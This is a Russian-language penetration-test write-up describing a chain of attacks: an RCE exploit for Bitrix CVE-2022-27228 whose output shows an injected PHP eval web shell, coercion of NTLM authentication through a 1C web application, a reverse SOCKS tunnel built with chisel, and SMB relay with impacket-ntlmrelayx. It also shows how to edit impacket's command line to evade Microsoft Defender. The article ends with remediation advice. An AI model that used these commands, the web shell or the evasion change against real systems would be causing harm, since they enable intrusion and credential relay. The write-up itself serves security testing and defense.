Эксплуатация уязвимости CVE-2022-27228 и атака NTLM Relay

spy-soft.net/cve-2022-27228-ntlm-relay

21 сентября 2023 г.

В сегодняшней статье речь пойдет о пентесте сервисов внешнего периметра без предоставления заказчиком учетных записей. В ходе работы я получил доступ к объекту внутренней сети, используя технику NTLM Relay.

Еще по теме: Атаки на службы сертификатов Active Directory

Эксплуатация CVE-2022-27228 и атака NTLM Relay

Пентест (или пентестинг) — процесс проверки компьютерной системы, приложения или сети на наличие уязвимостей, которые могут быть использованы злоумышленниками для несанкционированного доступа.

> При пентестах нужно действовать этично и придерживаться установленных правил. Не забывайте, что несанкционированный взлом является незаконным и расценивается, как уголовное преступление. Ни редакция spy-soft.net, ни автор не несут ответственность за ваши незаконные действия.

Эксплуатация уязвимости CVE-2022-27228

Начнем с момента, когда я обнаружил веб-приложения на CMS Bitrix, подверженные (на тот момент свежей и довольно распространенной) критической уязвимости CVE-2022-27228 в модуле **vote**. В результате ее эксплуатации неаутентифицированный пользователь может выполнять произвольный код на сервере.


Воспользуемся публичным эксплоитом, чтобы получить веб-шелл:

```
1  php vote_agent.php https://
```

```
└─$ php vote_agent.php https://

### Bitrix Pre-Auth Remote Code Execution via Arbitrary Object Instantiation ###

### Affected versions: ⩽ 21.400.100 [ Standart ⩽ Business | CRM (any user) ] ###

### Target: https://[redacted]###

### Injected PHP code:

        if(isset($_REQUEST["bitrixxx"])){
                $DB->Query("UPDATE b_agent SET DATE_CHECK = NULL, RETRY_COUNT = 0, RUNNING = 'N' WHERE ID = 1");

                try{
                        $e = eval(urldecode(urldecode($_REQUEST["bitrixxx"])));
                }
                catch (Exception $e){
                        exit;
                }
        }
        else{
                $r = '\\Bitrix\\Main\\Analytics\\CounterDataTable::submitData();';
                if(isset($_REQUEST["restorexxx"])){
                        $DB->Query("UPDATE b_agent SET AGENT_INTERVAL = 60, IS_PERIOD = 'N' WHERE ID = 1");
                        $eval_result = $r;
                }
                else
                        eval($r);
        } ###

### Sleeping 60 seconds for the agent activation. ###

_____________________________________________________

### Now you can use the "bitrixxx" request param or use this console. ###

### Then done, type "EXIT" to restore the agent. ###
```

Попробуем выполнить системную команду


```
1  hostname;uname -a
```




Таким образом я получил удаленный доступ к контейнеру. Здесь могла быть (а может, и нет) интереснейшая история с **container escape**, но события приняли иной оборот, когда обнаружилось, что из контейнера есть сетевой доступ к внутренним ресурсам. В таком случае неплохо бы обзавестись учетной записью пользователя домена и получить доступ к некоторому объекту внутренней сети. Вот только к какому объекту? И от имени какого пользователя?

Принуждение к аутентификации

Вместе с тем на одном из серверов внешнего периметра я нашел веб-приложение «1С:Документооборот», к которому удалось получить административный доступ от имени служебной учетной записи. Причем для этого не понадобилось перебирать учетные данные — по умолчанию указанному пользователю присвоен пустой пароль.



Чем же нам может помочь это веб-приложение? Отметим интересную возможность, касающуюся хранения файлов. Системой предусмотрено хранение в информационной базе либо в томах на диске. В нашем случае использовался именно второй вариант.




В поле «Полный путь» был указан путь UNC до внутреннего сетевого ресурса (файловый сервер обозначим как fs.corp). Изменим его на подконтрольный нам SMB-сервер и попробуем принудить сервер к аутентификации.

Воспользуемся утилитой **responder**:

```
1  sudo responder -I eth0
```

И спровоцируем аутентификацию.



Мы получили хеш NetNTLMv2 доменной учетной записи, которая используется для подключения к fs.corp (назовем ее 1C_ADMIN).

> Принуждение к аутентификации (Auth coerce) — распространенная техника с различными вариантами атак. В нашем же случае идея схожая, но нужно учитывать, что возможность настройки внешних сетевых каталогов в веб-приложении с позиции привилегированного пользователя сама по себе не является уязвимостью.

Поскольку мы имеем аутентификацию по NTLM, можем рассматривать следующие векторы:

- Если при аутентификации возможно использовать протокол NetNTLMv1, то можно будет получить хеш NetNTLMv1 по определенному значению CHALLENGE и выполнить перебор с использованием радужных таблиц для получения NT-хеша. В нашем случае была аутентификация с применением исключительно NetNTLMv2, так что идем дальше.
- Перебор хеша NetNTLMv2 с целью получить пароль. Вполне вероятный, но не самый приоритетный вектор, поскольку зависит от сложности пароля, а время ограниченно и скоротечно.

NTLM Relay


Материал по атакам NTLM Relay довольно обширен, так что я приведу только необходимый теоретический минимум.

Аутентификация по протоколу NTLM содержит в себе концептуальный недостаток — сервер аутентифицирует клиент, но клиент не аутентифицирует сервер. Из этого следует, что атакующий, выдав себя за сервер, может получить от клиента сообщение с аутентификационной информацией (AUTHENTICATE) и перенаправить его на целевой хост для получения доступа от имени ретранслируемого пользователя.

NTLM используется для аутентификации на разных службах, а значит, его поддержка встроена в протоколы прикладного уровня (SMB, LDAP, HTTP, IMAP и другие). Атаки NTLM Relay обычно называют по имени службы, например атака на SMB — SMB Relay.

Поскольку учетная запись 1C_ADMIN используется для получения доступа к сетевому каталогу объекта fs.corp по протоколу SMB, выберем его в качестве целевого хоста. Однако указанный хост нам напрямую недоступен, поэтому требуется обеспечить доступ к нему через ранее скомпрометированный веб-сервер. Схематично

получение доступа к FS будет выглядеть следующим образом (зеленым цветом выделено легитимное взаимодействие 1С с FS, красным — взаимодействие в ходе атаки).




Перед проведением атаки требуется проверить, соблюдены ли следующие условия:

- Имеется сетевой доступ к SMB-серверу fs.corp с позиции скомпрометированного веб-сервера.
- Не используется механизм подписи для SMB.

Для начала следует выяснить IP-адрес целевого хоста. Обычно в контейнере набор сетевых утилит ограничен, поэтому из имеющегося инструментария возьмем curl и выполним следующую команду:

```
curl -4 fs.corp --m 10 -v
```



На скрине выше в строке « Trying ...» будет отображен IP-адрес целевого сервера.

Далее необходимо построить туннель до целевого сервера. Для этого воспользуемся инструментом chisel в режиме **Reverse SOCKS Proxy**.

На хосте атакующего выполним следующую команду:

```
./chisel server -p 8080 --reverse
```

На сервере Bitrix выполняем:

```
./chisel client :1080 R:socks
```


```
server: Listening on http://0.0.0.0:8080
server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks:
```

В /etc/proxychains.conf должна быть указана такая строка:

```
1  socks5 127.0.0.1 1080
```

Далее проверим доступность порта 445 и получим информацию о настройках подписи для SMB. Для этого выполним такую команду:

```
1  proxychains nmap -p 445 --script smb*-security-mode  -Pn
```



На скрине выше видно, что поддерживаются протоколы SMBv1 и SMBv2, для каждого из них выставлена настройка подписи по умолчанию.

Поскольку настройки SMB на хосте 1С аналогичны, механизм подписи не будет использоваться.

Проведение атаки

Цель нашей атаки — получить доступ к SMB-службе целевого хоста от имени ретранслируемого пользователя.

Настроим сервер SMB для атаки и спровоцируем аутентификацию:

```
1  proxychains impacket-ntlmrelayx -t smb:///ERP -i -smb2support
```

```
└─$ proxychains impacket-ntlmrelayx -t smb://[redacted] -i -smb2support
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from [redacted] controlled, attacking target smb://[redacted]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  [redacted]:445  ...  OK
[*] Authenticating against smb://[redacted] as [redacted] SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
```

Для дальнейшего взаимодействия с сетевым каталогом воспользуемся следующей командой:

```
1  nc 127.0.0.1 11000
```

И получим список сессий посредством команды who (требуются права администратора).

Раз мы получили административный доступ к сетевому каталогу объекта внутренней сети, дальнейшее развитие атаки может привести к полной компрометации сервера. Поскольку такая задача изначально не стояла, можем продемонстрировать выполнение системных команд на примере получения имени пользователя.

```
└─$ nc 127.0.0.1 11000
Type help for list of commands
# who
host:
host:
host:
host:
host:
host:
host:
host:
host:
```


Отмечу, что использование стандартных вариаций psexec в impacket может быть воспринято антивирусом как угроза.

Выполним команду

```
1  proxychains impacket-ntlmrelayx -t smb:///ERP -smb2support -c whoami
```

```
[*] SMBD-Thread-4: Connection from [redacted] controlled, attacking target smb://[redacted]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  [redacted]  ...  OK
[*] Executed specified command on host: [redacted]
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
```

Тем временем даже Microsoft Defender сочтет наши действия угрозой. При просмотре сообщения можем заметить параметр CmdLine.



В рамках примера можем внести изменения в impacket, отредактировав CmdLine следующим образом.

Было:

```
1  %COMSPEC% /Q /c echo whoami ^> %SYSTEMROOT%\Temp\__output > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```

Стало:

```
1  %COMSPEC% /Q /c "echo %USERNAME% > %SYSTEMROOT%\Temp\__output"
```

После повторной атаки получим выполнение команды от имени системы.

Устранение уязвимостей и защита

Теперь перечислим факторы, которые позволили нам реализовать данный вектор, и дадим рекомендации:

- **Критическая уязвимость на веб-сервере, приводящая к RCE**. Для устранения уязвимости CVE-2022-27228 следует обновить уязвимый модуль **vote** до версии 21.0.100 или более актуальной.
- **Наличие сетевого доступа к внутренним ресурсам со скомпрометированного хоста**. Нужно ограничить сетевой доступ к ресурсам внутренней сети со стороны внешнего периметра. Разрешить доступ к ресурсам серверного сегмента исключительно с тех IP-адресов, которым этот доступ необходим.

- **Слабый пароль к учетной записи с правами администратора в веб-приложении «1С:Документооборот»**. Во-первых, установить сложный несловарный пароль для учетной записи, во-вторых, рассмотреть возможность использования двухфакторной аутентификации.
- **Возможность принуждения к аутентификации**. Поскольку возможность настраивать внешний сетевой каталог, доступная администратору веб-приложения, сама по себе не уязвимость, можно пойти разными путями: либо отключить поддержку протокола NTLM на IIS и отказаться от использования Kerberos, либо ограничить настройку внешнего сетевого каталога через веб-интерфейс, либо ограничить на файрволе сетевой доступ по SMB к определенным хостам.
- **Отключен механизм подписи для SMB**. Стоит подумать об использовании подписи для SMB на рассматриваемых хостах с учетом влияния этого на производительность.

Заключение

Этот проект был примечателен тем, что желаемый результат достигался не только применением критической CVE, но и использованием небезопасных настроек в рассматриваемых объектах, а также возможностью принуждения к аутентификации. Вообще, вариации атак вида NTLM Relay куда чаще встречаются при пентестах внутренней инфраструктуры, поэтому возможность провести ее в этот раз была приятной неожиданностью.

Благодарим этичного хакера fr35b1 за интересный райтап.

ПОЛЕЗНЫЕ ССЫЛКИ: